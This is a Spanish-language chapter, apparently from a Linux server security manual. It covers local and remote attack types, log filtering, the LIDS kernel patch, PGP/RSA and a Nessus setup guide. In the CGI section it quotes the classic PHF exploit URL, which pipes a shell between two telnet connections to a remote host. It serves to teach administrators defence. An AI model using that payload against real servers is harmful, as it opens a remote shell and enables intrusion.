Una vez que hemos impedido un ataque físico a nuestra máquina ya está segura... si no está en red, lo que es un poco complicado si hablamos de un servidor. Por lo tanto es necesario protegerla de ataques de tipo lógico. Hay infinidad de ataques de este tipo, por lo que únicamente comentaremos los más utilizados y algunos que son ingeniosos para que se hagan una idea de lo insegura que es "La Red". Otra vez vamos a hacer una división dentro de la seguridad lógica. Por un lado distinguiremos lo referente a la protección dada por el sistema de archivos y el kernel y por otro los ataques en general.

-**Protección:**

El propio sistema operativo Linux nos proporciona una seguridad en cuanto a permisos de ejecución, de lectura de ficheros, etc. Esto se comentó ampliamente el el capítulo X [Aunque se puede dar un breve repaso y comentar el tema de las herencias de los permisos a través de directorios, los permisos en opta, etc.]

-**Ataques.**

a) **Locales**. Es peligroso conceder cuentas de usuario ya que proporcionan un alto nivel de control sobre la máquina: permite observar la estructura, ver el número de usuarios, lanzar aplicaciones, etc. Aunque esto teóricamente no debería causar ningún problema, ningún programa es perfecto y siempre se puede explotar alguna debilidad mediante un Buffer Overflow o técnicas similares.

Un tema a tener en cuenta es el de los programas con el bit SUID activado. Este bit indica que ese programa se ejecutará con permisos del propietario sin importar los permisos del usuario que lo lanzó. Si un programa propietario del root es suid, cualquiera que lo utilice podrá conseguir una cuenta de root si dicho programa falla en algún punto. Para conseguir esto se utilizan los llamados exploits, que son pequeños programas (generalmente escritos en C) que son capaces de mandar más datos a la aplicación de los que puede recibir, causando que éste muera.

Explicaremos esto más gráficamente:

-root creó un programa que permite a cualquier usuario perteneciente al grupo "ayudantes" crear copias de seguridad de varios directorios, para ello necesita ser suid 0 (permisos de root).

-El usuario "gomez" del grupo ayudantes descubre que el programa tiene un fallo mediante el cual, si se le pasa un argumento de más de 128 caracteres, se cuelga y deja "simplemente" un shell.

-Ese shell se está ejecutando con permisos de root con lo que virtualmente el usuario gomez es root.

Cualquier usuario podría incluso instalar un sniffer que capturara las contraseñas de los demás usuarios o incluso la del root.

Otro tipo de ataque sería mediante un caballo de troya que es un programa que simula la apariencia de otro para realizar operaciones programadas por el diseñador del troyano. Para comprender esto realizaremos a continuación un ejemplo de caballo de troya para "login" o para "su".

Para impedir el uso de este tipo de programas, deberemos tener cuidado con las rutas de ejecución ($PATH), sólo incluir directorios en los que estemos seguros de su contenido y nunca incluir el directorio actual (./) antes de los demás.

Realmente la seguridad local es muy amplia como para comentar cada una de las situaciones peligrosas que se podrían producir, pero casi todas son evitables manteniendo una buena política de permisos de usuarios.

b) **Remotos**: Este quizás es el apartado más extenso de este capítulo. Se podrían escribir libros enteros acerca de las técnicas utilizadas por los hackers para conseguir realizar accesos no autorizados a un sistema. Aquí comentaremos las más importantes, así como algunas técnicas curiosas o algo complicadas.

- **Sniffing**. Antes de explicar esta técnica debemos explicar el concepto de modo promiscuo. Una tarjeta de red está en modo promiscuo cuando es capaz de recibir paquetes de información que no iban destinados a ella.

Bien, una vez sabemos que nuestra tarjeta de red es capaz de coger información que circula entre otros ordenadores, podemos entender el sniffing. Esta técnica se basa en analizar el tráfico de una red en busca de determinadas cadenas que contienen información importante (claves, mensajes internos, conexiones a ciertos puertos...)

- **Escaneo de puertos**. Aunque esto no se puede considerar como un ataque y no es ilegal, si que debemos tener en cuenta que un escaneo de puertos, generalmente es el paso previo a un ataque real. Mediante herramientas de escaneo podemos "ver" qué puertos tiene abiertos cada host, además de saber el sistema operativo que dicha máquina corre.

Hay varios tipos de escaneo: SYN, connect(), NULL, Xmas, FIN...

- **DoS**: Denegación de servicios. Esta técnica se basa en bloquear a un determinado host haciendo que no sea capaz de responder a todas las peticiones que le llegan. Esta técnica se puede conseguir de varias formas:

Si el host atacante tiene más ancho de banda que el servidor, o si son varios ataques simultáneos, pueden llegar a "tirar" nuestra máquina.

Otro tipo de DoS se basa en la utilización de problemas de seguridad en ciertos servidores. Por ejemplo, el Apache y algunos proxys presentan vulnerabilidad a ataques DoS si se les solicita una determinada URL.

- **CGIs**: Los CGIs son programas que pueden ser escritos en varios lenguajes, pero que cumplen una función muy determinada en un sitio Web. Permiten realizar búsquedas, consultas, entrada de contraseñas, etc. Si un CGI está mal programado, podremos pasarle parámetros (generalmente en octal) para que devuelva páginas que al atacante le interesen, o incluso ficheros del sistema operativo (léase /etc/passwd). Este es el famoso ejemplo del exploit de PHF:

/cgi-bin/phf?Qalias=x%0a/bin/telnet%20192.168.10.5%2080%20|%20/bin/sh%20|%20/bin/telnet%20192.168.10.5 25

Este es un ejemplo de cómo forzar a un cgi para que realice tareas para las cuales no estaba programado. En este caso, el comando que ejecutará es:

/bin/telnet 192.168.10.5 80 | /bin/sh | /bon/telnet 192.168.10.5 25

- **MiM**: Este es un tipo de ataque bastante concreto que se puede aplicar a dos campos. Por un lado alguien podría hacerse pasar por otra persona intentando firmar un correo con una clave pública.

El otro caso se basa en interceptar las conexiones seguras entre dos máquinas para coger la clave pública de una de ellas (la que se ataca). En este momento la máquina atacante podrá hacerse pasar por la otra e interceptar las claves que se envía.

Debemos tener cuidado igualmente a la hora de mandar correos encriptados mediante PGP o GPG, ya que se puede dar el caso de un ataque MiM en el correo. Una tercera persona podría generarse dos pares de claves PGP o GPG y mandar a cada uno de los dos interlocutores (Llamémoslos A y B) un mensaje de parte del otro en el cual se dice que cambia su clase pública.

De esta forma tanto A como B tienen como nueva clave pública las del atacante. Una vez hecho esto, dicho atacante podrá leer el correo de ambos sin que ninguno se de cuenta.

Esto lo puede hacer debido a que tiene las dos claves privadas que se generó. Luego sólo tiene que encriptarlas de nuevo teniendo en cuenta el utilizar la clave correspondiente a cada uno. De esta forma, el cifrado de correo mediante PGP / GPG que es prácticamente imposible de romper, queda al descubierto de un atacante.

- **exploits**: La utilización de un exploit se basa generalmente en la utilización de un error en la programación de un determinado servicio, generalmente por un Buffer Overflow. Mediante el uso de estos programas el atacante tendrá privilegios del usuario que ejecutó dicha aplicación.

- **IP spoofing**: Alguien se hace pasar por un host de nuestra confianza para conseguir determinados privilegios en la red. Esta técnica se basa en dos conceptos:

DoS y relaciones de confianza. Estos son los pasos que se siguen para realizarla.

-El atacante realiza un DoS al host en el que confiamos.

-Una vez "bloqueado", pueden realizar varias cosas:

a) Camuflar sus cabeceras IP para que parezcan provenientes del host bloqueado.

b) También pueden atacar directamente al DNS para cambiar las IPs del dominio atacado por las del atacante. Si la autenticación es por dominio, tendrán acceso a nuestros recursos.

c) Una tercera técnica se realiza mediante Spoofing de ARP. Esto se basa en modificar la caché de ARP y camuflar la IP del atacante por otra en la que confiamos. Dado que la caché se renueva más o menos cada 5 minutos y a la dificultad que conlleva este ataque no es frecuente.

-Ya han conseguido "pertenecer" a nuestra red. Si las relaciones de confianza permitían el acceso como root, habrán conseguido una cuenta con UID 0.

- **Ingeniería social**: No se puede considerar una técnica propiamente de ataque. Se basa en engañar, manipular o averiguar por medio de palabras las claves de usuario de una persona, su dirección IP, los servicios que tiene abiertos. Toda esta información puede ser utilizada para posteriormente intentar un ataque. Ejemplo: Buenas tardes, le llamo de su proveedor de intenet, hemos cambiado la política de bla bla, bla bla... y necesitamos que nos facilite su clave de paso...

- **Fuerza bruta**: Mediante esta técnica, un atacante puede intentar conseguir una cuenta de usuario realizando todas las combinaciones posibles de claves. Esto es bastante lento y no suele ser usada. Además de esto los logs mostrarán miles de intentos de acceso sin éxito.

Siempre que nuestro servidor esté conectado a internet es necesario que esté protegido por un Firewall, que es un conjunto de reglas de filtrado de paquetes TCP/IP que permite decidir cuáles de ellos pasarán a nuestro servidor o incluso a la red interna.

Aún así, los firewalls no son 100% seguros y no podemos asegurar que el ataque provenga de fuera de nuestra red. Por ello debemos confiar tanto en el exterior como en el interior: nada.

Hay varias herramientas que permiten hacer un análisis de seguridad de nuestras máquinas [Comentar nessus, saint/satan, etc]

Existen también ciertas "utilidades" en internet llamadas rootkits. Un rootkit es un conjunto de herramientas o utilidades que algunos piratas informáticos utilizan para entrar en un sistema, conseguir accesos privilegiados, borrar huellas y hacer prácticamente invisibles sus accesos al sistema. Para ello incluyen versiones modificadas de los principales programas de análisis de redes. Ej: ps no muestra los procesos de ese usuario.

Syslog no guarda los registros generados en una sesión, top no tiene constancia del uso de cpu o memoria de un programa concreto, netstat no muestra ciertas conexiones o demonios abiertos... Así un conjunto de herramientas que dificultan la labor del administrador al hacer semi-invisible al atacante.

Un ejemplo de este tipo de utilidades en t0rn. Hay varias aplicaciones que ayudan a su detección, aunque conociendo varios rootkits podemos controlar qué síntomas presenta el sistema cuando hay instalado un programa de este tipo.

7.3 LOGS

El análisis de log, como comentábamos en la introducción a este capítulo es una de las tareas más importantes de un administrador. Debemos tener instaladas aplicaciones que sean capaces de logear toda la actividad que se genera en nuestra red, así como la que pasa por el servidor y la propia de la máquina (como mensajes del kernel o tareas del cron). Los ficheros de log se guardan bajo la estructura de directorios /var/log. La cantidad de información que puede llegar a generar una red durante un día hace necesaria la utilización de filtros para hacer más sencilla la tarea de analizar los logs.

Filtraremos todas aquellas entradas que sean normales o que no presenten riesgos para la seguridad de la red bajo nuestro cargo. Por ejemplo, es normal que si tenemos un servidor de páginas web tengamos muchos intentos de acceso al puerto 80, pero no será común un intento de entrada al puerto 1111 (p.e.)

Realizar filtros para los logs es algo muy sencillo que podemos conseguir con un simple grep. Algunas reglas básicas para filtrar entradas no peligrosas son:

- Filtrar las conexiones loopback (127.0.0.1) y de nuestra propia ip (192.168.10.1 por ejemplo).

- Filtrar aquellas conexiones normales a servicios que dispongan nuestros servidores (Si tenemos un FTP, una entrada al puerto 21 será normal). En este punto debemos tener cuidado, porque pueden llegar a atacar nuestros servidores por un puerto común mediante un exploit u otra técnica. Por ellos debemos controlar intentos de conexión repetidos desde un mismo origen o varias conexiones simultáneas que pueden llevar a un DoS.

- Si sólo se puede entrar a la red pasando por el firewall, podemos filtrar también las conexiones que se produzcan dentro de nuestra red (Si confiamos en los usuarios).

- Podemos filtrar aquellos puertos que ya tengan el control del firewall.

7.4 SEGURIDAD EN EL KERNEL, LIDS

Lids (Sistema de detección de intrusos de Linux) es un parche para el kernel que aumenta considerablemente la seguridad del servidor proporcionando varias funcionalidades extras. Algunas de sus opciones de seguridad son las siguientes:

- Permite "colgar" un terminal concreto en caso de que se detecte que un programa violó las reglas.

- Evita que los ficheros de logs se saturen con mensajes repetidos y muestra el número de veces que se repite una determinada entrada al fichero de logs.

- Detección de escaneo de puertos integrado a nivel del kernel.

- Manda alertas de seguridad por la red a un host determinado.

- Permite la asignación de permisos especiales a determinados ficheros para impedir que incluso el root los pueda modificar o borrar.

7.5 PGP

Antes de explicar el concepto de estos dos programas explicaremos el funcionamiento de RSA y de los sistemas de cifrado por clave privada/pública.

El algoritmo RSA se basa en un sistema de cifrado no simétrico. Es decir, la clave que se utiliza para cifrar es diferente (aunque complementaria) a la que se usa para descifrar. Es computacionalmente imposible descifrar la clave privada a partir de la pública aunque se complementen. La base matemática se basa en la multiplicación de dos números primos enormes (operación sencilla).

El resultado de dicha multiplicación da otro número enorme cuyos únicos dos factores son computacionalmente imposibles de descifrar. A partir de estos tres números se generan las dos claves.

Los sistemas GNUPG y PGP se basan en parte en esta técnica de encriptación para mandar mensajes secretos. Explicaremos su funcionamiento más detalladamente:

Para cifrar el mensaje se emplea un sistema de cifrado tradicional (de clave simétrica), generalmente IDEA, DES o EL GAMAL.

La ventaja de los sistemas de cifrado de clave simétrica es su velocidad. Una vez tenemos el fichero encriptado con un sistema de clave simétrica mediante una clave aleatoria, ésta se encripta utilizando RSA y el resultado es un paquete de información que consta de dos partes:

Una vez conocemos el sistema que se utiliza para encriptar un mensaje explicamos paso a paso el proceso para mantener comunicaciones de correo cifradas por PGP o GPG. (Cada usuario tiene su par de claves pública-privada):

- Para mandar un mensaje a B necesitamos conocer su clave pública.

- Con la clave pública de B encriptamos el mensaje (realmente se encripta la clave simétrica utilizada para encriptar el mensaje)

- Cuando B lo recibe, desencripta el mensaje con su clave privada (desencripta la clave del algoritmo simétrico y con dicha clave, desencripta el texto)

Por último explicaremos el concepto de "máquina puente" también conocido como condón. Algunos intrusos utilizan ciertas máquinas sólo con la intención de utilizarlas para atacar a otras. En este caso diremos que la máquina se utiliza como puente.

Pase lo que pase, si tenemos algún problema con el servidor, la responsabilidad será únicamente nuestra. Por ello debemos mantener una política de actualización de servicios críticos y una buena administración de los permisos y grupos de usuarios.

Por último haremos algunas recomendaciones para evitar al máximo posibles fallos de seguridad en los ordenadores a nuestro cargo:

1.- NO lanzar ningún servicio que no necesitemos

2.- Mantener siempre el software actualizado y libre de bugs conocidos.

3.- En caso de tener usuarios con login, deberemos obligarles a tener contraseñas seguras, así como a mantenerlas en un lugar seguro.

4.- Siempre utilizar sesiones de conexión encriptadas.

5.- Realizar copias de seguridad conforme necesitemos.

6.- Evitar confianzas con otras máquinas.

7.- No debemos facilitar la clave de administración a nadie que no tenga los conocimientos necesarios para usarla.

8.- Intentaremos violar la seguridad de nuestros sistemas periódicamente.

HERRAMIENTAS DE SEGURIDAD PARA SERVIDORES

8.0. NESSUS

Nessus es un software de análisis de redes y seguridad. Es capaz de verificar un determinado host(s) y determinar sus posibles fallos de seguridad.
Éste análisis se lleva a cabo mediante el uso de técnicas de escaneo de puertos y ejecución de 'exploits' para determinar la seguridad de un ordenador frente a un posible ataque.

Instalación:

Nessus depende de los siguientes paquetes para ser instalado:

GTK - Librería para creación de interfaces gráficos
nmap - Escaneador de puertos

La instalación se puede dividir en dos pasos; por un lado la instalación de los paquetes en formato .rpm:

rpm -ivh nessus-1.0.6-1.i386.rpm
rpm -ivh nessus-client-1.0.6-1.i386.rpm
rpm -ivh nessus-plugins-1.0.6-1.i386.rpm

El segundo paso consiste en configurar el cliente y el servidor de Nessus:
Paso 1: Generación de llaves: nessusd -P nombre_usuario,clave
Paso 2: Arrancar el servidor en modo demonio: nessusd -D

Para ejecutar el programa es necesario hacer login con el nombre de usuario que indicamos durante la generación de llaves y ejecutar el comando nessus en el entorno X Window (startx). Al ejecutar este comando se nos pide que tecleemos una frase que servirá para impedir que usuarios no autorizados utilicen nuestro cliente. Esta frase se nos pedirá cada vez que se ejecute el cliente.

8.1 CONCEPTOS

Nessus esta basado en una arquitectura de tipo cliente/servidor. El servidor es el encargado de comprobar la seguridad de un equipo y el cliente es el responsable de realizar las peticiones. Podríamos decir que el servidor es el motor y el cliente simplemente el entorno gráfico. Se puede utilizar ambas partes del programa en un único ordenador, de forma que el propio PC realice peticiones a si mismo de análisis, o ejecutar el servidor en un equipo potente realizando las peticiones desde un ordenador menos preparado. Esto influye en la velocidad a la que se realizan las pruebas, aunque NO a los resultados finales.

Cuentas de usuarios: Una de las funciones del servidor es la creación
de las cuentas de usuario que podrán utilizar Nessus. A la hora de crearlos, se debe tener en cuenta que si el nombre de usuario es "yo" y lo hemos creado localmente, para nessus constará como yo@127.0.0.1, y si intentamos utilizar el servidor desde otro sistema nos denegará el acceso puesto que nuestro login será yo@192.168.0.2 por ejemplo.


Escaneo de puertos: Es una técnica empleada para monitorizar las posibles entradas a un ordenador. Un escaneador, como nmap, verifica que el host esté activo (alive) y luego comienza a buscar todos los puertos que la máquina tenga abiertos. Esta información será utilizada más tarde por Nessus para comprobar si alguno de los puertos abiertos presenta vulnerabilidades que puedan ser utilizadas para lograr acceso a dicha máquina.

Exploit: Nessus utiliza plugins que son pequeños programas (también llamados exploits) que se aprovechan de un fallo en el diseño de los demonios que están escuchando detrás de los puertos, para conseguir entrar al sistema.
Un exploit clásico se basa en un buffer overflow, que consiste en que ciertos demonios se "cuelgan" si el cliente les pasa demasiada información. Si esto sucede y dicho demonio se ejecutaba con permisos de root, se habrá conseguido entrar al sistema con todos los privilegios.

Troyanos: O programas "Caballo de Troya", son aplicaciones diseñadas con el fin de simular a otro programa (aunque no siempre es así) pero que realmente permiten la entrada al sistema por un determinado puerto. Ej: Si en una máquina conectada a internet tenemos instalado un troyano, éste actuará como un demonio que escucha en un determinado puerto, normalmente suelen ser puertos altos y poco comunes. Si recibe una determinada petición éste la ejecutará, permitiendo así un acceso remoto no autorizado.


8.2 DESCRIPCIÓN DE LAS SECCIONES

1.- Nessusd Host



La primera vez que nos conectemos al servidor, será necesario que introduzcamos la clave que elegimos en el momento de la creación del usuario en el servidor nessus. Si el servidor es nuestra propia máquina podemos pulsar directamente sobre el botón "login" para empezar la sesion. En caso contrario, deberemos modificar el campo Nessusd Host. El segundo campo debe contener el puerto en el cual se instaló el servidor nessus (por defecto tomará 3001).

2.- La segunda pestaña está dividida en dos secciones. La superior muestra los conjuntos de pruebas a realizar. Si seleccionamos una de ellas, comprobamos que en la sección inferior queda desglosado en varios elementos a los que llamaremos plugins. Cada uno de ellos puede ser seleccionado individualmente o bien por grupos en la parte superior del interface.




También disponemos de tres botones:

[Enable All]: Habilita TODAS las comprobaciones de seguridad, incluyendo aquellos plugins que puedan resultar en la inestabilidad, incluso en la caída del host destino.


[Enable All but dangerous plugins]: Comprueba todas las vulnerabilidades excepto aquellas que puedan afectar al objetivo.
[Disable All]: No hace ninguna comprobación de plugins.

3.- La pestaña de "prefs" despliega opciones avanzadas para la personalización del funcionamiento de nessus.



Estas son opciones avanzadas y no indispensables para el correcto funcionamiento de Nessus y no serán analizadas en este documento. Si desea conocer más a fondo detalles técnicos sobre nessus puede visitar http://www.nesssus.org.

4.- Opciones de escaneo (Scan options). Permite ajustar algunas características del escaneo de puertos.



La explicación de las opciones es la siguiente:

Port Range: Indica el rango de los puertos a escanear. Los valores van desde el 1 al 65535. Algunos troyanos se ocultan en puertos muy altos. Nota: El apéndice A de este libro incluye los puertos comúnmente utilizados por los troyanos tanto en sistemas *NIX, como en Windows 9x/NT.

Max Threads: Es el número de hilos de ejecución que empleará el servidor para el escaneo. A mayor número de threads más rápido será realizado el escaneo, pero consumirá más recursos. Ajuste este parámetro teniendo en cuenta estos dos factores.

